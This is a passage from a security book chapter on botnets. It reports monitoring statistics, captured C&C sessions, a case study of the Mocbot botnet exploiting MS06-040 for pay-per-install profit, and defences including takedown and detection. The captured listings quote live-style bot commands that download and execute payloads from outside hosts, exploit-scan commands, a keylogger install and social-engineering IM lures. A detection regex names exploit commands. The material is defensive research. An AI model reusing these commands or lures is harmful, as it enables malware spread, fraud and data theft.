- *Number of hosts:* During these few months, we saw more than 500,000 unique IP addresses joining at least one of the channels we monitored. Seeing an IP means here that the C&C server was not modified to not send a JOIN message for each joining client. If an IRC server is modified not to show joining clients in a channel, we do not see IPs here. Furthermore, some IRC server obfuscate the joining clients IP address and obfuscated IP addresses do not count as seen, too. This shows that the threat posed by botnets is probably worse than originally believed. Even if we are very optimistic and estimate that we track a significant percentage of all botnets and all of our tracked botnet C&C servers are not modified to hide JOINs or obfuscate the joining clients IPs, this would mean that more than one million hosts are compromised and can be controlled by malicious attackers.

  Figure 11.6 gives an overview of the most active, unobfuscated botnets during a four-week period. The biggest botnets we have seen in this shorter period had more than 30,000 bots joining the given control channel, and also the other botnets were pretty active. Since many botnets obfuscate the number of bots in the botnet, we cannot easily estimate the real size of such a botnet.
- *Typical size of botnets:* Some botnets consist of only a few hundred bots. In contrast to this, we have also monitored several large botnets with up to 40,000 hosts. The actual size of such a large botnet is hard to estimate. Often the attackers use heavily modified IRC servers and the bots are spread across several C&C servers which are linked together to form a common remote control network.
- *Dimension of DDoS attacks:* We are able to make an educated guess about the current dimension of DDoS attacks caused by botnets. We can observe the commands issued by the controllers and thus see whenever the botnet is used for such attacks. During the observation period of four weeks, we were able to observe almost 300 DDoS attacks against 96 unique targets. Often



Figure 11.6 Estimated size of top ten unobfuscated botnets in four-week period.

these attacks targeted dial-up lines, but there are also attacks against bigger websites or other IRC servers.

- *Spreading of botnets:* Commands issued for further spreading of the bots are the most frequently observed messages. Commonly, Windows systems are exploited, and thus we see most traffic on typical Windows ports used for file sharing.
- *"Updates" within botnets:* We also observed updates of botnets quite frequently. Updating in this context means that the bots are instructed to download a piece of software from the Internet and then execute it. We could collect a little more than 300 new binaries by observing the control channel. These binaries were almost never detected by antivirus engines.

Botnet controllers also use modified IRC servers to make their botnet stealthier. The following listing is an example of a stripped-down IRC server, which does not report the usual information upon connecting. The arrows show the communication flow in both directions (bot versus botnet server):

```
$ nc 59.4.XXX.XXX 27397
-> PASS sM1d$t
-> USER XP-8308 * 0 :ZOMBIE1
-> NICK [P00|GBR|83519]
<- :sv8.athost.net 001 [P00|GBR|83519] :
<- :sv8.athost.net 002 [P00|GBR|83519] :
<- :sv8.athost.net 003 [P00|GBR|83519] :
<- :sv8.athost.net 004 [P00|GBR|83519] :
<- :sv8.athost.net 005 [P00|GBR|83519] :
<- :sv8.athost.net 422 [P00|GBR|83519] :
-> JOIN ##predb clos3d
<- :sv8.athost.net 332 [P00|GBR|83519] ##predb :
<- :sv8.athost.net 333 [P00|GBR|83519] ##predb frost
<- :sv8.athost.net NOTICE [P00|GBR|83519] :*** You were forced to join ##d
<- :sv8.athost.net 332 [P00|GBR|83519] ##d :.get
  http://www.netau.dk/media/mkeys.knt C:\WINDOWS\system32\tdmk.exe r h
<- :sv8.athost.net 333 [P00|GBR|83519] ##d frost
```

Presumably the attacker took the source code of a given IRC server and removed most status messages to avoid being too noisy and giving too much information away. When tracking such a botnet, it is usually not possible to guess its size. We cannot get any additional information about other bots on the network and can only monitor the commands issued by the attacker.

Something we also observe quite often is that the controllers change the protocol of the whole IRC server and modify it in such a way that you cannot use a traditional IRC client to connect to it. For example, the attacker can replace the normal IRC status messages and use other keywords. The following listing gives an example of where the C&C server uses a different syntax:

```
$ nc 72.20.XXX.XXX 54932
-> SENDN ZEO-5105
-> SENDU ZEO-5105 * 0 :ZEO-5105
<- : www : @87.245.52.139
<- :ZEO-5105 MODE ZEO-5105 :+iw
-> JOIN #testy ch0de
<- :ZEO-5105!ZEO-5105@87.245.52.139 JOIN :#testy
<- :irc.nasa.org 332 ZEO-5105 #testy :?asc -S -s|?asc netapi2 75
   5 0 -b -r -e -h|?asc wkssvco445 75 5 0 -b -r -e -h|?wget
   http://72.20.22.177/h.ico C:\KB763598.exe r -s
<- :ZEO-6225!ZEO-6225@N0d84.n.pppool.de SENDM #testy :
   [Exploit Scanner] WKSSVCO445: Exploited IP: 89.50.222.72.
<- :ZEO-9231!ZEO-9231@e178109000.adsl.alicedsl.de SENDM #testy :
   [Exploit Scanner] WKSSVCO445: Exploited IP: 85.178.247.171.
<- :ZEO-4697!ZEO-4697@p5089EF5B.dip.t-dialin.net SENDM #testy :
   [Exploit Scanner] WKSSVCO445: Exploited IP: 80.137.236.217.
<- :ZEO-4697!ZEO-4697@p5089EF5B.dip.t-dialin.net SENDM #testy :
   [Exploit Transfer Server] File transfer complete to IP:
   80.137.236.217. [Total Sends] 1.
<- PING :irc.nasa.org
-> PONG :irc.nasa.org
<- :ZEO-6558!ZEO-6558@87.120.3.84 SENDM #testy :
   [Exploit Transfer Server] File transfer complete to IP:
   87.120.14.162. [Total Sends] 2.
<- :ZEO-4607!ZEO-4607@p5495530E.dip.t-dialin.net SENDM #testy :
   [Exploit Scanner] WKSSVCO445: Exploited IP: 84.149.229.68.
<- :ZEO-4607!ZEO-4607@p5495530E.dip.t-dialin.net SENDM #testy :
   [Exploit Transfer Server] File transfer complete to IP:
   84.149.229.68. [Total Sends] 1.
```

The modification is rather simple: This server uses SENDN and SENDU instead of the normal NICK and USER, respectively. But even this small change prohibits the use of a traditional IRC client to connect to this botnet and observe it. In this example, we used `netcat` to connect to the botnet and manually implemented the new protocol. Thanks to the modular design of `botspy`, it is also easily possible to extend the tool and write a module that can communicate with the modified server.

But there are also modifications regarding the communication protocol that we cannot easily adopt. For example, the botnet controller can implement an encryption scheme — that is, he sends encrypted commands to the bots, which in turn decrypt and execute them. The following listing is an example of such an encrypted session on top of standard IRC:

```
$ nc 66.186.XXX.XXX 8080
-> USER ri ri ri :Gahoulir Rybur
-> NICK rIPRLXJK
<- :@_@ 001 rIPRLXJK :
-> JOIN ##
<- :x.hub.x 332 rIPRLXJK ##
<- :=PGNRFf3doG3sSvCTQcY7fkMT+ugAsa3grGtcykWAqXQxjMXc0py7XWz3YgUx
   y3W/Q3gqt/DObWs/SqIBLFu8MZIHGpvf+AYdpjI5X0FXen2L+v7E36ga+boWk5
   lFKWomWxtaTlPdofn/GVuW9oe1KFlEaDEtIwnvbg2kTlVAo6kextoPUae5Yvsq
   W4E7y414nj1U75hH3Dj/XCZ
```

The topic of the channel contains encrypted comands, which we cannot understand, unfortunately. By reverse engineering of the bot, it is possible to find out the issued command, but this is a time-consuming and cumbersome job.

Botnets also use other communication channels for remote command and control. For example, we observed a bot that contacted a given IP address on TCP port 80 after successful infection. The bot did not send any information to that remote host but instantly received commands once the TCP session is established. The following listing shows an example of the commands received:

```
$ nc 69.64.XXX.XXX 80
down http://www.lollpics.net/jackjohnson.mp3 a.exe;shell a.exe;down
http://promo .dollarrevenue.com/webmasterexe/drsmartload1135a.exe
drsmartload1135a.exe;shell drsmartload1135a.exe;down
http://www.uglyphotos.net/Yinstall.mp3 Yinstall.exe;shell Yinstall.exe;down
http://www.lollpics.net/mcsh.mp3 mny.exe;shell mny.exe;shell a.exe;
```

Again, we use the tool `netcat` to connect to TCP port 80. Once we are connected, we receive four different download commands. For each URL, the bot downloads the file to the local system and afterward executes it. This way, the attacker can execute commands on the compromised machine, and he does not need the overhead caused by using an IRC server for C&C. This is an example of an advanced botnet that acts rather stealthily.

For propagating further, bots normally use the most prevalant vulnerabilities in network services from Microsoft Windows. But there are also other propagation mechanism — for example, via instant messenger (IM) tools. The attacker instructs the bots to send out IM messages like the following:

```
.aim hey, would you mind if I uploaded 1 of our Europe trip pictures of
    us to myspace? <A HREF="http://www.diveclub.com.pl/dc/components/
    com_extcalendar/pictures-europe1035.pif">http://www.gif-place.org/
    users/diveclub.pl/images/pictures-europe1035.gif</A> ,its the one with
    us on the beach in bikinis.

.aim ooooo. I bet Cingular isnt happy. <A HREF="http://www.loadingringtones.
    usa.gs">http://www.cingular.com/phoneactivations/phones/loadingringtones
    .usa.gs</A> is stuck on the ringtones page haha. Supposed to be for "New
    Phone Activations." I tried it, got my 10. hurry b4 its fixed.
```

These messages commonly contain social engineering tricks to lure the victim into clicking on the provided link, which in turn opens an executable containing some kind of malware.

11.3.1 Mocbot and MS06-040

As a longer example, we want to take a look at one specific botnet that was very interesting from an analysis point of view. It highlights the common proceeding of attackers and shows how they can make some money with the help of bots and botnets.

At the beginning of August 2006, Microsoft released MS Security Bulletin MS06-040 with the title *Vulnerability in Server Service Could Allow Remote Code Execution*. This security bulletin contains information about a vulnerable network service that can be exploited to execute arbitrary commands on the victim's machine. A few days later, the first proof of concept exploits were released. These exploits allowed the manual compromise of machines, so no automation yet. But a couple of days later, the first botnets were observed that use this specific vulnerability to propagate further. Thus, the time between a vulnerability announcement and the integration of the exploit in botnets is just a couple of days.

With the help of several honeypots, we quickly caught a sample of such a bot binary: We set up several virtual high-interaction honeypots based on VMware running Windows 2000 without the patch provided for MS06-040. Via closely monitoring the honeypots, we noticed quickly when one of them was infected. Extracting the bot from the infected machine was then rather easy. Through automated analysis, we could retrieve the information about the corresponding botnet in a couple of minutes. The botnet used the DNS name `gzn.lx.irc-XXX.org` and the server for C&C was listening on TCP port 45130. The main control channel was `##Xport##` and the nickname had the form `RBOT|DEU|XP-SP0-36079`.

For tracking this botnet, we used a normal IRC client. Since it used standard IRC commands, no special tool was necessary. We configured the IRC client with all necessary parameters and then connected to the botnet C&C server. When joining the main control channel `##Xport##`, the topic was set to `.ircraw join ##scan##,##DR##,##frame##,##o##`. The channel topic is interpreted by the bots as a command, and thus they join four additional channels:

- `##scan##`: the topic of this channel was
  `.scan netapi 100 3 0 -r -b -s`.
  Therefore, this channel is used for propagation — that is, scanning for other vulnerable machines and exploiting them.
- `##DR##`: this channel had the topic
  `.download http://promo. dollarrevenue.com/webmasterexe/drsmartload152a.exe c:\dr.exe 1 -s`.
  It instructs the bots to download an executable from the given address, store it locally on the `C:\` drive, and execute it. An analysis of the executable

showed that it is used to display advertisement on the machine it is installed on. We take a closer look at this topic later.

- `##frame##`: similar to the previous channel, this channel is also used to generate revenue for the attacker. The topic was set to `.download http://zchxsikpgz.biz/dl/loadadv518.exe c:\frm.exe 1 -s`.
  Hence, the bots download an additional executable and a closer analysis revealed that this binary was also used for advertisement.
- `##o##`: using this channel, the botnet controller installed a third executable on all compromised machines. This channel had the topic `.download http://64.18.150.156/niga/nads.exe c:\nds.exe 1 -s`,
  which also caused the bots to download and execute a file from the given location. This executable is a keylogger, enabling more ways to steal sensitive information from the infected machines.

The following listing was captured when observing the channel `##scan##` for less than five minutes:

```
00:06 < RBOT|JPN|XP-SP0-51673> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 59.87.205.37.
00:06 < RBOT|USA|XP-SP1-29968> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 24.85.98.171.
00:07 < RBOT|USA|2K-90511> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 87.192.56.89.
00:07 < RBOT|ITA|2K-89428> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 87.0.189.99.
00:07 < RBOT|PRT|XP-SP0-17833> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 89.152.114.8.
00:07 < RBOT|F|USA|XP-SP0-67725> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 192.168.1.4.
00:07 < RBOT|USA|XP-SP0-62279> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 12.75.18.139.
00:07 < RBOT|JPN|XP-SP0-77299> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 219.167.140.234.
00:07 < RBOT|FRA|2K-22302> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 83.112.179.38.
00:08 < RBOT|ESP|XP-SP0-16174> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 81.37.168.73.
00:08 < RBOT|GBR|XP-SP1-63539> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 86.128.154.138.
00:08 < RBOT|USA|2K-54815> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 204.16.147.68.
00:08 < RBOT|ESP|XP-SP0-36463> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 201.222.226.84.
00:08 < RBOT|ITA|2K-39418> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 82.59.174.137.
00:08 < RBOT|F|ESP|XP-SP1-72157> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 192.168.1.17.
00:09 < RBOT|BRA|XP-SP0-17313> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 201.64.25.118.
00:09 < RBOT|USA|XP-SP0-47155> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 200.8.5.13.
```

```
00:09 < RBOT|DEU|XP-SP1-35171> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 87.245.51.164.
00:10 < RBOT|ESP|2K-80303> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 201.255.31.232.
00:10 < RBOT|ESP|XP-SP1-12053> [Main]:| This| is| the| first| time|
    that| Rbot| v2| is| running| on:| 200.105.18.75.
```

As you can see, the propagation was working quite well for the botnet controller. This is due to the fact that, at this point in time, there were many machines that were not yet patched against this new vulnerability.

In the channel `##scan##`, the attacker changed the topic several times a day. He often instructed the bots to scan a certain network range — for example, via the command `scan netapi 100 3 0 208.102.x.x -r -s` or `.scan netapi 100 3 0 216.196.x.x -r -s`, to scan the network 208.102.0.0/16 or 216.196.0.0/16, respectively. Almost all network ranges belong to dial-up providers. Presumably he expects to find many nonpatched machines in these ranges, and he systematically scanned them.

The interesting aspect is how the controller of the botnet uses it for his financial advantage. We observed the network for about one week, and during this period, no single DDoS attack was started from this rather large botnet. Instead, the botnet controller just installed adware on the compromised machines. As we have just seen, the two channels `##DR##` and `##frame##` are used to install additional software on the infected machines. The first channel installs a binary from the domain `www.dollarrevenue.com`. From the description of the website:

```
"DollarRevenue is one of the best pay-per-install affiliate programs on the
Internet.

DollarRevenue provides revenue opportunities to affiliates who have
entertainment/content websites, offering them an alternativ to traditional
advertising methods.

DollarRevenue offers high payouts per install and converts internet traffic
from any country into real income. There is no better way to convert your
traffic into money!"
```

So the "business model" of the botnet controller is to install the binary provided from DollarRevenue on the compromised machine and get some revenue via this pay-per-install affiliate program. The payout rates are depicted in Table 11.2. As you can see, these rates vary per country. English-speaking countries generate more revenue, whereas all other countries have a rather low revenue.

Based on all information we have collected when observing the botnet, we can get an insight into the economic aspects of botnets. For example, on August 28, 7729 unique bots were seen in the main channel. Since the nickname of the bots

Table 11.2 Payout Rate per Install by Dollar Revenue

USA	$ 0.30
Canada	$ 0.20
United Kingdom	$ 0.10
China	$ 0.01
Other countries	$ 0.02

(e.g., RBOT — USA — XP-SP1-15442 or RBOT — CHN — 2K-65840) gives us a pretty good idea of in which country the bot is located, we can estimate the amount of money receives via DollarRevenue. On that particular day, 998 U.S.-based, 20 CAN-based, 103 GBR-based, and 756 CHN-based bots were seen in the channel. Based on these numbers, we can calculate that the botnet controller earned about $438 with just this single channel on a single day. The channel `##frame##` was used for another affiliate program, so the botnet controller earned even more. Over the whole one-week period, we have seen more than 40,000 different nicknames in the channel, so we can estimate that the botnet controller earned thousands of dollars via the affiliate programs. In addition, he installed a keylogger via the channel `##o##`. This tool can be used to steal sensitive information from the compromised machines, which can then be used for identity theft or other nefarious purposes. Therefore, the attacker can generate even more revenue with his botnet.

11.3.2 Other Observations

Something that is interesting, but rarely seen is botnet owners discussing issues in their bot channel. We observed several of those talks and learned more about their social life this way. The bot-herders often discuss issues related to botnet but also talk about other computer crime–related things or simply talk about what they do.

Our observations showed that often botnets are run by young males with surprisingly limited programming skills. These people often achieve a good spread of their bots, but their actions are more or less harmless. Nevertheless, we also observed some more advanced attackers, but these persons join the control channel only occasionally. They use only one-character nicks, issue a command, and leave. The updates of the bots they run are very professional. Probably these people use the botnets for commercial usage and sell the services. More and more attackers use their botnets for financial gain. For example, by installing browser extensions, they are able to track/fool websurfers, click pop-ups in an automated way, or post adware as presented in the previous section. A small percentage of bot-herders seem highly skilled. They strip down the software used to run the C&C server to a non-RFC-compliant daemon, not even allowing standard IRC clients to connect.

Moreover, the data we captured while observing the botnets show that these control networks are used for more than just DDoS attacks. Possible usages of botnets can be categorized as listed here. And since a botnet is nothing more than a tool, there are most likely other potential uses that we have not listed.

- *Spamming:* Some bots offer the possibility to open a SOCKS v4/v5 proxy — a generic proxy protocol for TCP/IP-based networking applications — on a compromised machine. After enabling the SOCKS proxy, this machine can then be used for nefarious tasks such as sending bulk e-mail (*spam*) or phishing mails. With the help of a botnet and thousands of bots, an attacker is able to send massive amounts of spam. Some bots also implement a special function to harvest e-mail addresses from the victims.

  In addition, this can, of course, also be used to send phishing mails, since phishing is a special case of spam. Also increasing is so-called *stock spam*: advertising of stocks in spam e-mails. In a study we could show that stock spam indeed influences financial markets [5].
- *Spreading new malware:* In many cases, botnets are used to spread new bots. This is very easy, since all bots implement mechanisms to download and execute a file via HTTP or FTP. But spreading an e-mail virus using a botnet is a very nice idea, too. A botnet with 10,000 hosts that acts as the start base for the mail virus allows very fast spreading and thus causes more harm. The Witty worm, which attacked the ICQ protocol parsing implementation in Internet Security Systems (ISS) products, is suspected to have been initially launched by a botnet because some of the attacking hosts were not running any ISS services.
- *Installing advertisement addons and Browser Helper Objects (BHOs):* Botnets can also be used to gain financial advantages. This works by setting up a fake website with some advertisements. The operator of this website negotiates a deal with some hosting companies that pay for clicks on advertisements. With the help of a botnet, these clicks can be automated so that instantly a few thousand bots click on the pop-ups. This process can be further enhanced if the bot hijacks the start-page of a compromised machine so that the clicks are executed each time the victim uses the browser.
- *Google AdSense abuse:* A similar abuse is also possible with Google's AdSense program. AdSense offers companies the possibility to display Google advertisements on their own website and earn money this way. The company earns money due to clicks on these ads — for example, per 10,000 clicks in one month. An attacker can abuse this program by leveraging his botnet to click on these advertisements in an automated fashion and thus artificially

increments the click counter. This kind of usage for botnets is relatively uncommon but not a bad idea from an attacker's perspective.

- *Attacking IRC networks:* Botnets are also used for DDoS attacks against IRC networks. Popular among attackers is especially the so-called *clone attack*. In this kind of attack, the controller orders each bot to connect a large number of clones to the victim's IRC network. The victim is overwhelmed by service request from thousands of (cloned) bots.
- *Manipulating online polls/games:* Online polls/games are getting more and more attention, and it is rather easy to manipulate them with botnets. Since every bot has a distinct IP address, every vote will have the same credibility as a vote cast by a real person. Online games can be manipulated in a similar way.

  Currently we are aware of bots being used that way, and there is a chance that this will get more important in the future.
- *Sniffing traffic:* Bots can also use a packet sniffer to watch for interesting clear-text data passing by a compromised machine. The sniffers are mostly used to retrieve sensitive information like usernames and passwords.

  But the sniffed data can also contain other interesting information: If a machine is compromised more than once and also a member of more than one botnet, the packet sniffing allows to gather the key information of the other botnet. Thus, it is possible to "steal" another botnet.
- *Keylogging:* If the compromised machine uses encrypted communication channels (e.g., HTTPS or POP3S), then just sniffing the network packets on the victim's computer is useless, since the appropriate key to decrypt the packets is missing. But most bots also implement functions to log keystrokes. With the help of a keylogger, it is very easy for an attacker to retrieve sensitive information.

  An implemented filtering mechanism (e.g., "I am only interested in key sequences near the keyword 'paypal.com'") further helps in stealing secret data.
- *Harvesting of information:* Sometimes we can also observe the harvesting of information from all compromised machines. With the help of special commands, the operator of the botnet can request a list of sensitive information from all bots.

With our method we can shut down the root cause of all of these types of nuisances, and hence the preceding methodology cannot only be used to combat DDoS.

Often the combination of different functionality just described can be used for large-scale *identity theft*, one of the fastest-growing crimes on the Internet. Phishing

mails that pretend to be legitimate (such as fake banking e-mails) ask their intended victims to go online and submit their personal information. These fake e-mails are generated and sent by bots via their spamming mechanism. These same bots can also host multiple fake websites pretending to be well-known brands and harvest personal information. As soon as one of these fake sites is shut down, another one can pop up. In addition, keylogging and sniffing of traffic can also be used for identity theft.

This list demonstrates that attackers can cause a great deal of harm or criminal activity with the help of botnets. In the future we want to investigate how our methodology can be used to counter these attacks.

11.4 Defending Against Bots

After presenting the wide spectrum of possible usage of bots as an attack tool, we now want to present several ways to stop this threat. This should help you to get an overview over possible methods to detect the presence of bots and also to detect the existence of communication channels used for C&C. If you want to report the presence of a botnet to other people, it is best to have at least the following information present:

- Information about who you are
- What malware is using the botnet — that is, if you have collected a botnet binary with the help of a honeypot, send them a copy. In that case, a common proceeding is to send them an encrypted ZIP archive with password *infected*
- Information about the IP address(es) and port(s) used by the botnet and all additional information (username, nickname, channel, . . .) you have
- Any proof you have. This can be packet traces, log files, documented exploitation attempts, or anything else that can back up your claims
- Estimated size of the botnet to give them an estimation of the threat level
- Information about which steps to mitigate the botnet you have already taken
- Any additional information you have collected up to that point

This information then helps the responsible people to get a quick overview of the situation. In any case, be certain to have information that can back up your claims. Expect to spend quite a lot of time for each report, and do not overlook the need to build strong and positive relationships with the support community.

If you observe that the botnet is used to harm other people — that is, a botnet that is used to steal personal information or distribute denial of service attacks, the

best approach is to have law enforcement track the botmaster down and haul him into court. If you decide to take this road, contact your local law enforcement office and give them all the information you have. They will then initiate all necessary steps to collect more information and try to track down the botnet controller. After that, it is of your hands.

If the C&C server is hosted on an exploited server, the best approach is to get in touch with the server's operators to have them look into the problem. For legitimate IRC servers that are abused by botnets, this appproach is relatively easy and usually successful. To get a point of contact, you must be sure who handles such matters. If you have only the hostname, resolve it to an IP address. Based on the IP, you can then use the tool `whois` to retrieve information about the network owner. The who-is information also contains the network operator's e-mail address, often in the form of *abuse@PROVIDER*. Send them all the information you have and hope that they respond to your report.

Presumably, the most effective method to stop bots is to stop the initial establishment of a connection from a bot to the C&C server. As just explained, most bots use a central server for C&C, and, in most cases, a dynamical DNS name is used for this server. This allows us to stop a botnet effectively. Once you know this DNS name, you can contact the DNS provider and ask for help. Since many DNS providers do not tolerate the abuse of their service, they are also interested in stopping the attack. The DNS provider can easily "blackhole" the dynamic DNS name — that is, set it to an IP address in the private range as defined in RFC 1918. If an infected machine then tries to contact the C&C server, the DNS name will resolve to a private IP address, and thus the bot cannot contact the real C&C server. This method is mostly used by CERTs and similar organizations. It proved to be quite effective, and many communication channels have been disrupted in this way. Nevertheless, it requires the cooperation with the DNS provider and this is not always possible. But if you send them a polite mail with all the information you have, you might get lucky.

Since we observe the communication flow within the botnet, we are also able to observe the IP addresses of the individual bots unless this information is obfuscated — for example, by modifying the C&C server. Thus, one possible way to stop the botnet is to contact the owner of the compromised system. This is, however, a tedious and cumbersome job, since many organizations are involved, and these organizations are spread all over the world. In addition, the large number of bots make this approach nearly infeasible; only an automated notification system could help.

There are also several methods to stop a bot within a network that can be carried out by a network administrator or security engineer. As always, the best way

to stop a threat is to stop its root cause. In this case, this would mean eliminating the attack vectors and check for signs of intrusions, such as, by patching all machines and keeping AV signatures up to date. But this is often not easily possible. A 0day exploit — an exploit that has no available patch — cannot be eliminated in all cases, and patching needs some testing because it could also break important systems. In addition, AV scanners often cannot identify targeted attacks. With the recent malware outbreaks, we have seen that the time between a proof-of-concept exploit for a new security vulnerability and the integration of it into a bot is only several hours or days. Thus patching cannot always help, but at least try to keep up to date as much as possible.

One quite effective method to detect the presence of bots also exploits their rather noisy nature. Most bots try to spread further by exploiting security flaws on other systems. To find such a system, they have to extensively scan the network for other machines. In addition, the communication channel often uses specific, rather unusual ports. So by looking at the state of your network, you can also detect bots. *Netflow/cflow* is an easy-to-use solution for this problem. The collected data often allows us to spot an infected machine. A typical sign is a spike in the number of outgoing connections, most often on TCP ports 445, 135, or on ports with recent security vulnerabilities. This is caused by bots that try to propagate further via common vulnerabilities. Another sign is a high amount of traffic on rather unusual ports. We analyzed the information about more than 11,000 botnets and found out that the vast majority of botnets use TCP port 6667 for C&C. Other common ports include TCP ports 7000, 3267, 5555, 4367, and 80. TCP port 6667 is commonly used for IRC, but you should take a look at this port and the others mentioned. In addition, tools like `ngrep` or `Snort` can help to detect the presence of C&C channels. One example is to search for typical C&C messages with the help of these tools. This can, for example, be done with the regular expression, shown in Figure 11.7, as proposed by Fischer [27].

Of course, such a method requires some human supervision, since it is not error-free and could lead to false positives. In addition, the C&C commands can change with time, so regular updates are necessary.

In Section 10.1 we introduced an approach of how to use honeypots to detect the presence of bots in a given network. That method exploits the fact that bots

```
(advscan|asc|xscan|xploit|adv\.start|adv5c4n) (webdav|netbios|\
ntpass|dcom(2|135|445|1025)|mssql|lsass|optix|upnp|ndcass|imail)
```

Figure 11.7 Possible regular expression to detect C&C channel.

try to propagate further by exploiting vulnerabilities on other hosts or other side effects — for example, sending out spam e-mails. We detect this, and the honeypot provides us with additional information related to the botnet — for example, a bot binary captured by nepenthes.

11.5 Summary

Currently, bots pose a threat to individuals and corporate environments. They are often used for DDoS attacks, to send spam, and as spyware to steal sensitive information from the victim's machine. Since an attacker can install programs of his choice on the compromised machines, his proceedings are arbitrary.

There are several methods to defend networks and computer systems against this threat. The methods either aim at proactively disrupting the communication flow between bots and the C&C server, or detecting signs of a successful invasion. In this chapter we showed how to use honeypots to collect more information related to a botnet. With the help of nepenthes or other honeypots, we can capture the bot binary. By analyzing this valuable information, we can learn more about the botnet itself. Based on this information, we can then observe it and try to mitigate the threat. The important point here is that we are able to automate most of the collection steps with the help of honeypots. Since botnets are an automated threat, we also need an automated countermeasure.

More research is needed in this area. Current botnets are rather easy to stop due to their central C&C server. But in the future, we expect other communication channels to become more relevant, especially P2P-based C&C communication. We have seen the first bots that use such communication channels with Sinit [30], Nugache [59], and Storm Worm [93], but presumably the future will bring many more of these types of malware.

Some academic papers also deal with botnets, and you can find more information about this threat in the studies by Rajab et al. [71] and Cooke et al. [11]. Moreover, one conference focused solely on botnets: the First Workshop on Hot Topics in Understanding Botnets (HotBots'07) (`http://www.usenix.org/events/hotbots07/`) took place in April 2007 and the proceedings are available online.